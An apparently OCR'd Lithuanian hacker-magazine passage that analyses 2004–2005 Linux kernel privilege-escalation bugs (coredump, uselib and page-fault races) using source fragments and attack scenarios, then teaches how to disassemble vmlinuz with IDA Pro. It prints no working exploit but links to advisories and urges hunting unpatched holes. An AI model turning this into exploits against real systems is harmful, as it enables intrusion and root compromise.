
Telieka vieni niekai. Reikia apgauti funkciją *strnlen_user()*, įkurdinus abu kintamuosius ELF bylos sekcijoje su uždaru priėjimu (PROT_NONE), į kurią kreipiantis įvyks išimtinė situacija (*exception*). Branduolys, norėdamas įrašyti programos *core dump'ą*, iškviečia *core_dump()*, kuri savo ruožtu iškviečia *elf_core_dump()*, o čia ir įvyks perpildymas! Branduolio srities perrašymas atveria praktiškai neribotas galimybes, juk shell kodas vykdomas nuliniame žiede!
Demonstracinis eksploitas yra čia: *www.isec.pl/vulnerabilities/isec-0023-coredump.txt*

[Daugiasrautiškumo problemos] Klasikiniame *Unix'e* iš viso nebuvo jokių srautų (*threads*), todėl nebuvo ir jų sinchronizavimo problemos. Su funkcija *fork()* ir išplėtotomis tarpprocesorinės sąveikos priemonėmis srautai nelabai ir reikalingi. Tačiau jie vis dėlto atsirado ir tuo pačiu sistemoje pridarė skylių iki pat dugno. Branduolys pavirto tikra klaidų sankaupa. Štai tik viena iš jų, aptikta 2005 metų sausio pradžioje ir veikianti visus *2.2* versijos branduolius ir branduolius, kurių versijos yra nuo *2.4* iki *2.4.29-pre3* ir nuo *2.6* iki *2.6.10* imtinai. Peržvelgsime funkcijos *load_elf_library()*, kurią naujos bibliotekos užkrovimo metu automatiškai iškviečia funkcija *sys_uselib()*, fragmentą:
Esminis funkcijos „load_elf_library()" fragmentas, kuriame yra srautų sinchronizavimo klaida

```
static int load_elf_library(struct file *file)
{
  down_write(&current->mm->mmap_sem); // warn
  error = do_mmap(file,
  ELF_PAGESTART(elf_phdata->p_vaddr),
  (elf_phdata->p_filesz +
  ELF_PAGEOFFSET(elf_phdata->p_vaddr)),
  PROT_READ | PROT_WRITE | PROT_EXEC,
  MAP_FIXED | MAP_PRIVATE | MAP_DENYWRITE,
  (elf_phdata->p_offset -
  ELF_PAGEOFFSET(elf_phdata->p_vaddr)));

  up_write(&current->mm->mmap_sem);
  if (error != ELF_PAGESTART(elf_phdata->p_vaddr))
    goto out_free_ph;
```



```
  elf_bss = elf_phdata->p_vaddr + elf_phdata->p_filesz;
  padzero(elf_bss);

  len = ELF_PAGESTART(elf_phdata->p_filesz +
   elf_phdata->p_vaddr + ELF_MIN_ALIGN - 1);

  bss = elf_phdata->p_memsz + elf_phdata->p_vaddr;
  if (bss > len)
    do_brk(len, bss - len); // warn
  ...
}
```

Kaip mes matome, semaforas *mmap_sem* išlaisvinamas iki funkcijos *do_brk()* iškvietimo, tuo pačiu sukurdamas srautų sinchronizavimo problemą. Tuo pat metu funkcijos *sys_brk()* funkcijos analizė įtikina mus tuo, jog funkcija *do_brk()* turėtų būti iškviečiama su aktyvuotu semaforu. Aptarsime išeities teksto fragmentą, pasiskolintą iš bylos *mm/mmap.c:*
Esminis funkcijos „sys_brk()" fragmentas, kenčiantis nuo tarnybinių duomenų struktūrų koherentiškumo pažeidimo

```
vma = kmem_cache_alloc(vm_area_cachep, SLAB_KERNEL); // warn
if (!vma)
  return -ENOMEM;
vma->vm_mm = mm;
vma->vm_start = addr;
vma->vm_end = addr + len;
vma->vm_flags = flags;
vma->vm_page_prot = protection_map[flags & 0x0f];
vma->vm_ops = NULL;
vma->vm_pgoff = 0;
vma->vm_file = NULL;
vma->vm_private_data = NULL;

vma_link(mm, vma, prev, rb_link, rb_parent);
```

Kai semaforas deaktyvuotas, virtualios atminties būklė gali būti pakeista tarp funkcijų *kmem_cache_alloc()* ir *vma_link()* iškvietimų, o tuomet vėl sukurtas VMA deskriptorius bus išsaugotas visai ne toje vietoje, kurioje tikėjosi kūrėjai! Siekiant *root* teisių, to daugiau nei pakanka.
Deja, net ir paprasčiausias eksploitas užima per daug vietos, todėl čia jis negali būti pateiktas, tačiau jo išeities tekstus lengvai galima rasti internete. Originali versija su išsamiu nulaužimo technikos aprašymu guli čia: *www.isec.pl/vulnerabilities/isec-0021-uselib.txt*.

[Kaip gauti „root" teises daugiaprocesorinėse mašinose] O štai kitas įdomus pažeidžiamumas, pasakytinas apie didesnį branduolių su 2.4/2.6 versijomis kiekį ir paveikiantis multiprocesorines mašinas. Šis pažeidžiamumas buvo aptiktas pačioje 2005 metų pradžioje, tačiau jis vis dar lieka aktualus, kadangi toli gražu ne visi administratoriai įdiegė atitinkamus pataisymus, o multiprocesorinės mašinos (įskaitant ir mikroprocesorius su *Hyper-Threading* palaikymu) mūsų dienomis greičiau taisyklė, nei retenybė.
Dėl visko kaltas priėjimo prie puslapių klaidų doroklis (*page fault handler*), kuris iškviečiamas kiekvieną kartą, kai programa kreipiasi į neišskirtą arba apsaugotą atminties puslapį.

Tačiau ne visos klaidos yra vienodai lemtingos. Kitaip tariant, *Linux* (kaip ir daugelis kitų sistemų) steko atmintį išskiria ne iš karto, o dalimis. Išskirtos atminties viršuje yra puslapis, priėjimas prie kurio sąmoningai uždraustas. Jis vadinasi „sargybos" puslapiu (GUARD_PAGE). Stekas nuolat auga ir tam tikru laiko momentu „įsirėžia" į sargybinį puslapį, tuo pačiu sukeldamas išimtinę situaciją (*exception*). Ją perima *page fault handler*, ir operacinė sistema stekui išskiria tam tikrą atminties kiekį, perkeldama sargybinį puslapį į viršų. Mašinose su vienu procesoriumi ši schema veikia kaip laikrodis, bet multiprocesorinėse...
Esminis bylos „/mm/fault.c" fragmentas, kuriame yra sinchronizacijos klaida

```
down_read(&mm->mmap_sem); /* warn */
vma = find_vma(mm, address);
if (!vma)
 goto bad_area;
if (vma->vm_start <= address)
 goto good_area;
if (!(vma->vm_flags & VM_GROWSDOWN))
 goto bad_area;
if (error_code & 4) {
if (address + 32 < regs->esp) // warn
 goto bad_area;
}
if (expand_stack(vma, address))
goto bad_area;
```


Kadangi *page fault handler* yra vykdomas su semaforu, kuris prieinamas tik skaitymui, keletas konkuruojančių srautų gali vienu metu įeiti į doroklį po eilutės /* *warn* */. Aptarsime, kas nutiks, jeigu du srautai, kurie dalinasi viena ir ta pačia virtualia atmintimi, vienu metu iškvies *page fault handler*. Apytikslis atakos scenarijus atrodo štai taip: srautas 1 kreipiasi į sargybinį puslapį ir iškviečia išimtį *fault_1*. Srautas 2 kreipiasi į puslapį GUARD_PAGE + PAGE_SIZE ir iškviečia išimtį *fault_2*. Štai kaip atrodo virtualios atminties būklė tuo metu, kai *page fault handler* iškviečia du srautai:

```
[ NOPAGE ] [fault_1 ] [ VMA ] ---> higher addresses
[fault_2 ] [ NOPAGE ] [ VMA ]
```

Jeigu srautas 2 aplenks srautą 1 ir pirmasis išskirs savo puslapį PAGE1, tai srautas 1 sukels rimtą pažeidimą virtualios atminties valdymo programoje, kadangi apatinis steko puslapis dabar yra aukščiau *fault_2*, todėl puslapis PAGE2 realiai nėra išskiriamas, tačiau prie jo gali prieiti ir į jį skaityti/rašyti abu srautai, o po proceso užbaigimo jis nebus pašalintas! Virtualios atminties būklė išėjimo iš *page fault handler* metu:

```
[ PAGE2 ] [PAGE1     VMA ]
```

Kas yra PAGE2 puslapyje? Priklauso nuo puslapių lentelės (*page table*) būklės. Kadangi *Linux* sistemoje fizinė atmintis yra kaip savotiškas virtualios adresų erdvės kešas, vieną ir tą patį puslapį skirtingu metu gali naudoti tiek branduolys, tiek ir vartotojo programos (taip pat ir privilegijuoti procesai).
Sulaukęs, kuomet į PAGE2 pateks branduolio arba kokio nors privilegijuoto proceso kodas (tai lengva nustatyti pagal signatūrą), hakeris gali čia įterpti shell kodą arba tiesiog suorganizuoti grandiozinį DoS'ą, į PAGE2 prikišdamas beprasmių šiukšlių. Nepaisant pakankamai solidaus šio pažeidžiamumo amžiaus, paruošto eksploito surasti taip ir nepavyko, tačiau būtų visai nesunku jį parašyti savarankiškai. Kaip būtent tai daryti, parašyta čia: *www.isec.pl/vulnerabilities/isec-0022-pagefault.txt*.



Indonezijos banko svetainė, kurią defeisino du hakeriai per *page fault handler* pažeidžiamumą

[Pabaiga] Ilgai *Linux* buvo laikoma „teisinga" operacinė sistema, kuri yra patikimai apsaugota nuo virusų ir hakerių atakų. Tačiau taip nėra. *Linux* sistemoje skylių net daugiau nei *Windows'uose*, o daugelis jų yra kritinio pobūdžio. ELF bylų užkroviklis — tikras klaidų lizdas, iš kurio jos tiesiog veržiasi per kraštus. Dar daugiau klaidų kyla dėl daugiasrautiškumo palaikymo. Jeigu *Windows* sistemoje srautai egzistavo nuo pat pradžių ir sinchronizacijos problemos buvo sprendžiamos žemiausiame pamatų lygyje, tai *Linux'ui* „svetimas" daugiasrautiškumas buvo sinchronizuotas paskubomis.
Klaidos kaupiasi aplink semaforus. Ieškok semaforų, ir surasi klaidų. Kokia prasmė naudoti jau paruoštus eksploitus, kuriems jau sukurti pataisymai? Hakeriškas kodas gaunasi per daug nugeibęs ir negyvybingas. Administratorių aktyvumas auga kiekvieną dieną, serveriai aprūpinami automatinio atnaujinimo sistemomis, todėl išgyventi šiame pasaulyje darosi vis sunkiau ir sunkiau. Būtent todėl reikia atlikinėti savarankiškus tyrimus, mokėti analizuoti pradinį ir mašininį kodą, aptikti jame dar niekam nežinomas klaidas, kurioms skirtų vaistukų dar nėra. Istorijos aušroje žmogus su šautuvu galėjo užkariauti pasaulį. Kuo gi mes blogesni? Kitas šio ciklo straipsnis papasakos apie tai, kokie įrankiai naudojami *Linux* branduolio analizei ir kaip hakeriai ieško klaidų.

064

„Linux“ branduolio šturmas

BRANDUOLYS — TAI VISOS SISTEMOS PAGRINDAS. GERO *LINUKSO* SU SKYLĖTU BRANDUOLIU NESUKURSI. KŪRĖJAI NESITRAUKIA NUO KLAVIATŪROS AIŠKINDAMIESI VIS NAUJAS KLAIDAS, TAČIAU JOS DAUGINASI GREIČIAU! ANAIPTOL NE VISOS KLAIDOS YRA PAVOJINGOS IR TIK NEDAUGELIS IŠ JŲ LEIDŽIA PER ATSTUMĄ ĮSISKVERBTI Į SISTEMĄ. SURASTI TOKIĄ KLAIDĄ — DIDELĖ SĖKMĖ. KAIP HAKERIAI STUDIJUOJA BRANDUOLĮ? KOKIUS ĮRANKIUS NAUDOJA? BŪTENT APIE TAI MES DABAR IR PAKALBĖSIME.

„Kernel hacking“ paslaptys



hte.sf.net
www.idapro.com
www.kernel.org
www.rfc-editor.org
www.skyfree.org/linux/references/ELF_Format.pdf

[Įvadas] *Linux* branduolys — tai ganėtinai sudėtingas inžinerinis statinys, kurio išeities tekstai užima daugiau nei šimtą megabaitų. Ko tik čia nėra! Tvarkyklės, TCP/IP stekas, virtualios atminties valdymas, srautų planuotuvas, ELF bylų užkroviklis ir daugelis kitų dalykų. Tiesą sakant, visame šiame ūkyje tiesiog knibždėte knibžda klaidų, kurių ieško dešimtys hakerių grupių ir tūkstančiai nepriklausomų kodo tyrinėtojų visame pasaulyje. Nori tapti vienu iš jų? Kokie dar gali būti klausimai! Kas gi to nenori! Tiesa, ne visiems tai pavyksta, ypač iš pirmojo karto, tačiau svarbiausia — gera pradžia!

[Branduolio išorėje] Egzistuoja mažiausiai dvi klaidų paieškos metodikos, tačiau abi jos ydingos ir neteisingos. Vieni hakeriai pirmenybę teikia branduolio išeities tekstų peržiūrai, analizuodami eilutę po eilutės, kiti disasembliuoja veikiantį branduolį. Štai nepilnas pirmojo būdo trūkumų sąrašas:

1. Vietoje faktinės kintamojo reikšmės C kalboje visur, kur tik įmanoma, naudojami makrosai, apibrėžiami neaišku kur, beje, makrosai gali būti iš naujo apibrėžti dar daug kartų

arba, kas dar blogiau, visose prijungiamose bylose gali būti naudojami papildomi nepriklausomi makrosai su vienodais vardais, todėl globali kontekstinė paieška, kurią praktikuoja daugelis tyrinėtojų, čia nepadeda (tiesa, galima išeities tekstus prasukti per preprocesorių „cpp bylos_pavadinimas.c", tačiau nuo to apimtis, o tai reiškia, kad ir analizės laikas, tik išauga).


2. Nė viena man žinoma IDE negali atvaizduoti kryžminių nuorodų į funkcijas/duomenis, trasuoti valdymo srauto ir daryti daugybės kitų naudingų dalykų, su kuriais lengvai susidoroja bet koks padorus disasembleris.

3. Kompiliavimo procese gali „užsimaskuoti" vienos klaidos ir atsirasti naujos, be to, niekada negalima iš anksto sakyti, kokiais adresais ir kokia tvarka kompiliatorius atmintyje išdėstys kintamuosius ir buferius, o norint parašyti shell kodą tai yra kritinis momentas.

Kita vertus, disasembliuotas branduolio listingas ne šiaip sau didelis. Jis milžiniškas! Tai milijonai asemblerinio kodo eilučių, ir jeigu kiekvienai komandai sugaištume bent keletą sekundžių, net ir paviršutiniška analizė užtruktų mažiausiai sezoną. Bet juk mums ir nereikia disasembliuoti viso branduolio! Klaidos nėra plonu sluoksniu „išteptos" po visą mašininį kodą, o slypi visiems žinomose vietose. Niekas nesako, kad ieškoti klaidų paprasta. Tačiau tai įdomu! Prisipažink, nejaugi tau niekada nesinorėjo žvilgtelėti į branduolį, rankomis pačiupinėti mašininį kodą ir pažiūrėti, kaip visa tai atrodo gyvai (tai yra, „iš tikrųjų"), o ne išeities tekstuose, kuriuos bet kuris „tikras hakeris" gali parsisiųsti iš interneto? Ir tuoj turėsi šią galimybę!

[Branduolio šturmas] Visų pirma, branduolio šturmui mums prireiks paties branduolio, kurį mes ruošiamės šturmuoti. Kokį distributyvą pasirinkti? Geriau imti tą, kuris naujesnis, nors jie ypatingai nesiskiria, juk branduolys kuriamas nepriklausomai nuo viso likusio „įdaro". Svarbiausia, kad jis būtų visuotinai paplitęs, nes priešingu atveju kokia nauda iš skylės, kuri yra tik vienoje–dviejose viso pasaulio mašinose?


Branduolys įsikūręs kataloge */boot* ir vadinasi *vmlinuz*. Iš tiesų tai dar ne branduolys, o tik simbolinė nuoroda į jį. O pats branduolys yra šalia ir vadinasi *vmlinuz.x.y.z*, kur xyz — branduolio versija. Mes parodysime, kaip paskersti 2.4.27 ir 2.6.7 branduolius, kurie įeina į mano mylimą distributyvą *Knoppix 3.7*. Visi likusieji branduoliai tyrinėjami analogiškai, tačiau, savaime suprantama, poslinkiai bus kiti.




HTE redaktorius ir kompleksinė paieška

Be pačios dvejetainės bylos mums taip pat prireiks jos išeities tekstų, į kuriuos mes prireikus žvilgtelėsime. Jeigu jie neįeina į distributyvą (o daugelis populiarių distributyvų užima viso labo vieną CD ir yra platinami be išeities tekstų), juos galima parsisiųsti iš *www.kernel.org/pub/linux/kernel/*. Mums teks parvilkti nuo 25 iki 45 Mb ir archyvo išpakavimui atlaisvinti bent 150–300 Mb. Visi branduoliai pateikiami supakuoti dviem formatais — standartiniu *gzip* ir pažangesniu *bzip2*, kuris spaudžia 25% smarkiau, kas branduolio dydį sumažina vos ne 10 Mb, o modeminiam susijungimui tai labai apčiuopiamas dydis.

Kalbant apie disasemblerį, tai vargu ar rasi ką nors geriau už *IDA Pro*. Dar visai neseniai *IDA Pro* veikė tik MS-DOS, OS/2 ir *Windows* sistemose, tačiau dabar ji perkelta ir į *Linux*, kas negali nedžiuginti. Senesnių versijų savininkams galima pasiūlyti nusikopijuoti branduolį į diskelį ir disasembliuoti jį *Windows* sistemoje arba pasinaudoti *Wine* emuliatoriumi — *IDA Pro* puikiai veikia ir jame. Beje, į *Linux* perkelta tik konsolinė versija, kurioje nėra visų grafinių grožybių, pavyzdžiui, diagramų.



Branduolio disasembliavimas su konsoline *Linux* sistemai skirta *IDA Pro* versija




Antrinis užkroviklis, kuris yra kodo ir duomenų mišinys

Jeigu nėra pinigų nusipirkti *IDA Pro*, galima išbandyti *HT-editor* — tai nemokamas *hex* redaktorius ir disasembleris viename. Jis automatiškai atstato kryžmines nuorodas, trasuoja valdymo srautą, palaiko simbolinius vardus ir komentarus. Grubiai šnekant, tai apkarpyta miniatiūrinė *IDA Pro* versija. Paskutinės versijos išeities tekstus galima parsisiųsti iš *hte.sf.net*. *HT-editor* sėkmingai kompiliuojasi *Linux*, *FreeBSD*, *OpenBSD* ir, be jokios abejonės, *Win32* sistemose. O jeigu tu tingi kompiliuoti, tai gali parsisiųsti jau paruoštą vykdomą bylą, kuri, tiesą sakant, yra ne pirmo šviežumo.

[Branduolio viduje] Ateina jaudinanti akimirka: *vmlinuz* byla užkraunama į disasemblerį! Prasideda įdomioji dalis: *IDA Pro* negali atpažinti formato ir užkrauna jį kaip dvejetainį, kas nėra gerai. Branduolio struktūra labai sudėtinga, ją sudaro keletas nuosekliai vienas po kito apdorojamų užkroviklių, o pagrindinė branduolio dalis yra supakuota. Kaip susitvarkyti su visu šiuo ūkiu? Minimali užduotis: suskaidyti branduolį į modulius, nustačius kiekvieno iš jų bazinį užkrovimo adresą ir adresų erdvės dydį. Kai kas gali pasakyti: „O kame problemos? Juk mes turime išeities tekstus!". Ką gi, išeities tekstai, be jokios abejonės, yra gerai, bet iškyla klausimas — kokia byla atitinka kokią branduolio dalį? Taigi be gero vadovo čia neapsieisime!

Pirmieji *200h* *vmlinuz* bylos baitų priklauso *boot* sektoriui, kuris kraunamas adresu 0000:7C00 ir yra vykdomas 16 bitų režime. Nuspaudžiame *<Alt-S>* arba einame į meniu *Edit -> Segment -> Edit Segment* (čia ir toliau karštosios klavišų kombinacijos galioja *IDA Pro 4.7* versijai, kitose versijose šios kombinacijos gali šiek tiek skirtis). Įvedame segmento pavadinimą: *boot*, pradinio adreso nekeičiame, o galutinį pakeičiame į *200h*. Į visus grėsmingus perspėjimus atsakome vienareikšmišku TAIP. Po to nuvedame kursorių prie pirmojo kodo baito ir nuspaudžiam <C>, kad *IDA Pro* atminties celes paverstų kodu. Po to disasembliavimą galima tęsti įprastai. Užkroviklio išeities tekstą galima rasti byloje */arch/i386/boot/bootsect.S*, tačiau jos galima ir neieškoti — užkroviklis mums neįdomus. Per metų metus jis buvo išlaižytas iki blizgesio. Net jeigu jame ir liko kokių nors klaidų, tai pasinaudoti jomis greičiausiai nepavyks.

Mes matome, kad *boot* sektorius persikelia į adresą 9000h:0000h ir iš disko nuskaito antrinį užkroviklį, kuris taip pat yra *vmlinuz* viduje, iš karto už *boot* sektoriaus. Čia yra *setup.S* ir *video.S* moduliai, užkraunami adresu 1000h:0000h ir



Segmento atributų pakeitimas su *IDA Pro*

veikiantys 16 bitų režime. Modulio *setup.S* pradžia atpažįstama pagal *HdrS* signatūrą, kuri eina po *jmp*. Modulio *video.S* pabaigą lengva rasti pagal eilutes: *CGA/MDA/HGA/EGA/VGA/VESA/Video adapter*, po kurių eina „magiška seka" *00 00 B8 00 00*. Abiejuose branduoliuose pabaiga yra su *14FFh* poslinkiu nuo bylos pradžios. Taip antrinis užkroviklis prasideda nuo poslinkio *200h* ir baigiasi ties *14FFh*. Jis taip pat vykdomas 16 bitų režime ir tai yra kodo bei duomenų mišinys, todėl jį disasembliuoti tenka ypač atsargiai. Tačiau prieš tai reikia sukurti naują segmentą, nes ankstesnis buvo nukirstas! Sukomanduojame *Edit -> Segment -> New Segment*, įvedame segmento pavadinimą (pavyzdžiui, „ldr"), pradžios (*200h*) ir pabaigos (*1500h*) adresus bei pagrindinį adresą, kuris lygus pradiniam adresui, padalintam iš 10h. Priverstinai nurodome 16 bitų režimą ir spaudžiame OK.

Už antrinio užkroviklio eina 100h „niekieno" baitų, kurie užpildyti nuliais, o po to nuo 1500h poslinkio prasideda kažkoks laukinis kodas, kurio niekaip nepavyksta disasembliuoti. IDA išveda viso labo keletą eilučių, graudžiai inkščia ir atsisako pratęsti darbą:

```
„IDA Pro" disasembliuoja „laukinį" kodą
1600 cld
1601 cli
1602 mov ax, 18h
1605 db 0
1606 db 0
1607 db 8Eh ; 0
1608 db 0D8h ; +
```

HTE ir HIEW lyg ir disasembliuoja šį laukinį kodą, tačiau daro tai neteisingai!

```
Neteisingas disasembliavimo rezultatas
1600 fc cld
1601 fa cli
1602 b81800 mov ax, 0x18
1605 0000 add [bx+si], al
1607 8ed8 mov ds, ax
1609 8ec0 mov es, ax
160b 8ee0 mov fs, ax
160d 8ee8 mov gs, ax
```


O viskas tik todėl, kad būtent nuo šios vietos branduolys pradeda vykdytis 32 bitų apsaugotame (*protected*) režime, todėl norint toliau teisingai disasembliuoti, reikia pakeisti segmento bitų kiekį. Po to *IDA Pro* pradės veikti lyg niekur nieko. Dabar mes esame išpakuotuve, kuris pagrindinį branduolio kodą paruošia darbui. Jis realizuotas byloje */arch/i386/boot/compressed/head.S* ir *misc.c*. Jis neturi „asmeninio" užkrovimo adreso ir kraunasi kartu su pirminiu užkrovėju adresu *1000h:0000h*. Taip pirmasis išpakuotuvo baitas atsiranda atmintyje adresu *1000h:0000h + sizeof(ldf) == 1000h:01300h*, kas atitinka fizinį adresą *101300h*. Išpakuotuvas suderina segmentinius registrus DS/ES/SS/GS/FS į selektorių 18h, o registrą CS — į selektorių 10h.

Po išpakavimo programos eina tekstinės eilutės „System halted", „Ok, booting the kernel", „invalid compressed format (err=1)", po to — ilga nulių grandinė, ir galiausiai prasideda

supakuotas kodas, kurį disasembliuoti iš anksto neišpakavus neįmanoma. O kaip jį išpakuoti? Kadangi linuksoidai nemėgsta išradinėti dviračio ir visada siekia naudoti jau paruoštus komponentus, branduolys suspaustas su *gzip*.
Supakuotas kodas prasideda nuo „magiškosios sekos" 1F 8B 08 00, kurią lengva surasti su bet kuriuo *hex* redaktoriumi. 2.4.27 versijos branduolyje jis yra su poslinkiu *4904h* nuo bylos pradžios, o 2.6.7 branduolyje — su poslinkiu *49D4h*. Išskirsime sritį nuo čia iki bylos pabaigos ir įrašysime ją į bylą su *gz* praplėtimu (pavyzdžiui, *kernel.gz*). Perleidę šią bylą per *gzip* (*gzip –d kernel.gz*), mes išėjime gausime disasembliavimui paruoštą branduolio atvaizdą (*image*). *IDA Pro* jau laukia, kada jis bus į ją užkrautas.
Pagrindinis branduolio kodas vykdomas 32 bitų režime ir į atmintį kraunamas adresu *10:C0100000h*. Pačioje pradžioje yra modulis */arch/i386/kernel/head.S*, o po to *init.c*, kuris užkrauna visus likusius modulius. Kaip nustatyti, kokį būtent modulį atitinka duota disasembliuoto kodo dalis? Kataloge */boot* saugoma nuostabi byla *System.map–x.y.z* (kur *xyz* yra branduolio versijos numeris), kurioje išvardinti viešų simbolinių pavadinimų adresai, kitaip dar vadinami žymėmis:

```
Bylos „System.map–2.4.27" fragmentas
c0108964 T system_call
c010899c T ret_from_sys_call
c01089ad t restore_all
c01089bc t signal_return
c01089d4 t v86_signal_return
c01089e4 t tracesys
c0108a07 t tracesys_exit
c0108a11 t badsys
```

Konkrečiau šnekant, 2.4.27 branduolyje žymę *ret_from_sys_call* atitinka adresas *C010899Ch*. Iš čia atėmus pagrindinį adresą, mes gausime žymės poslinkį nuo bylos pradžios: *899Ch*, na, o pačią žymę nesunku surasti išeities tekstuose, panaudojus globalią paiešką. Ji yra byloje */arch/i386/kernel/entry.S*. Likusios žymės apdorojamos analogiškai.
O štai dar vienas triukas: jeigu branduolyje sutinkama tekstinė eilutė arba reta komanda, tokia, kaip *lss* arba *mov cr4,xxx*, ją bus lengva aptikti išeities tekstuose su globalia paieška. Kadangi tokių komandų kompiliatorius iš anksto nesupranta, tai čia akivaizdžiai buvo įterptas asemblerinis intarpas, o tai reiškia, kad disasembliuotas kodas, galima sakyti, visiškai sutaps su atitinkamu išeities teksto fragmentu!
Bendrai paėmus, branduolio disasembliavime nėra nieko antgamtiško, todėl šią užduotį pajėgus atlikti bet kuris kodo kapstytojas.



Branduolio disasembliavimas su *HTE hex* redaktoriumi

[Kur kaupiasi klaidos] Taikomosiose ir serverinėse programose daugiausia klaidų susikoncentravę persipildančiuose buferiuose (*buffer overflow* ir *buffer overrun* tipo atakos). Branduolyje taip pat yra buferiai, ir kai kurie iš jų gali būti perpildyti, tačiau šio tipo atakos jam ne tokios būdingos.
Štai penki pagrindiniai klaidų šaltiniai: spinlokai (*spin locks*), netikėti išėjimai iš funkcijų, ELF užkrovėjas, virtualios atminties valdymas ir TCP/IP stekas. Aptarkime visus kandidatus išsamiau.
